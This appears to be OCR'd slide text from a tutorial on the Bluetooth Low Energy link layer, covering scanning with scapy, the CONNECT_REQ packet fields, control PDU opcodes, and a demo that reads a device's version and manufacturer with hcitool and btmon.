

```
import scapy.all as bs

test=bs.BluetoothHCISocket(0)

#Set scan parameters

test.sr(bs.HCI_Hdr()/bs.HCI_Command_Hdr()/bs.HCI_Cmd_LE_Set_Scan_Parameters(type=2))


#Start Scan

test.sr(bs.HCI_Hdr()/bs.HCI_Command_Hdr()/bs.HCI_Cmd_LE_Set_Scan_Enable(enable=True))
```

LINK LAYER – ADVERTISEMENT CHANNEL –SCANNING – KEY PARAMETERS


- Response Data

- Note: Some device won't advertise any data in the advertisement packet, but when the scan request is initiated, the scan response will contain the data.


LINK LAYER – ADVERTISEMENT CHANNEL – INITIATING



LINK LAYER – ADVERTISEMENT CHANNEL – INITIATING




INITIATING



LLData									
AA (4 octets)	CRCInit (3 octets)	WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	ChM (5 octets)	Hop (5 bits)	SCA (3 bits)

LINK LAYER – ADVERTISEMENT CHANNEL – INITIATING PAYLOAD

- CONNECT_REQ




LINK LAYER – ADVERTISEMENT CHANNEL – INITIATING


```
▼ Bluetooth Low Energy Link Layer
    Access Address: 0x8e89bed6
  ▶ Packet Header: 0x2285 (PDU Type: CONNECT_REQ, TxAdd: Public, RxAdd: Random)
    Initator Address: [redacted]
    Advertising Address: [redacted]
  ▼ Link Layer Data
      Access Address: 0x50655491
      CRC Init: 0xc8479f
      Window Size: 3 (3.75 msec)
      Window Offset: 43 (53.75 msec)
      Interval: 54 (67.5 msec)
      Latency: 0
      Timeout: 42 (52.5 msec)
    ▶ Channel Map: ffffffff1f
      ...0 0110 = Hop: 6
      101. .... = Sleep Clock Accuracy: 31 ppm to 50 ppm (5)
    CRC: 0x62fb84
```

LLDATA

LINK LAYER – DATA CHANNEL



LINK LAYER – DATA CHANNEL – CONTROL PDU

Opcode	Control PDU Name
0x00	LL_CONNECTION_UPDATE_REQ
0x01	LL_CHANNEL_MAP_REQ
0x02	LL_TERMINATE_IND
0x03	LL_ENC_REQ
0x04	LL_ENC_RSP
0x05	LL_START_ENC_REQ
0x06	LL_START_ENC_RSP
0x07	LL_UNKNOWN_RSP
0x08	LL_FEATURE_REQ
0x09	LL_FEATURE_RSP
0x0A	LL_PAUSE_ENC_REQ
0x0B	LL_PAUSE_ENC_RSP
0x0C	LL_VERSION_IND
0x0D	LL_REJECT_IND
0x0E-0xFF	Reserved for Future Use

LINK LAYER – DATA CHANNEL – CONTROL PDU (0X0C) – DEMO


```
ble@ble:~$ sudo hcitool lescan
[sudo] password for ble:
LE Scan ...



59:4B:00:00:20:93 BP2941
59:4B:00:00:20:93 BP2941
```

Scan for devices

```
ble@ble:~$ sudo hcitool leinfo 59:4B:00:00:20:93
Requesting information ...
        Handle: 64 (0x0040)
        LMP Version: 4.0 (0x6) LMP Subversion: 0x4103
        Manufacturer: Telink Semiconductor Co. Ltd (529)
        Features: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
ble@ble:~$
```

Request for Version

```
< HCI Command: Read Remote Version Information (0x01|0x001d) plen 2
        Handle: 64
@ RAW Close: hciconfig
> HCI Event: Command Status (0x0f) plen 4
      Read Remote Version Information (0x01|0x001d) ncmd 1
        Status: Success (0x00)
> HCI Event: Read Remote Version Complete (0x0c) plen 8
        Status: Success (0x00)
        Handle: 64
        LMP version: Bluetooth 4.0 (0x06) - Subversion 16643 (0x4103)
        Manufacturer: Telink Semiconductor Co. Ltd (529)
```

BTMON tool Log

LINK LAYER – DATA CHANNEL – CONTROL PDU (0X0C) – DEMO

- LMP Version
- Company Identifier

```
< HCI Command: Read Remote Version Information (0x01|0x001d) plen 2
        Handle: 64
@ RAW Close: hciconfig
> HCI Event: Command Status (0x0f) plen 4
      Read Remote Version Information (0x01|0x001d) ncmd 1
        Status: Success (0x00)
> HCI Event: Read Remote Version Complete (0x0c) plen 8
        Status: Success (0x00)
        Handle: 64
        LMP version: Bluetooth 4.0 (0x06) - Subversion 16643 (0x4103)
        Manufacturer: Telink Semiconductor Co. Ltd (529)
```

LMP Version

https://www.bluetooth.com/specifications/assigned-numbers/link-manager/

Company Identifier

https://www.bluetooth.com/specifications/assigned-numbers/company-identifiers/

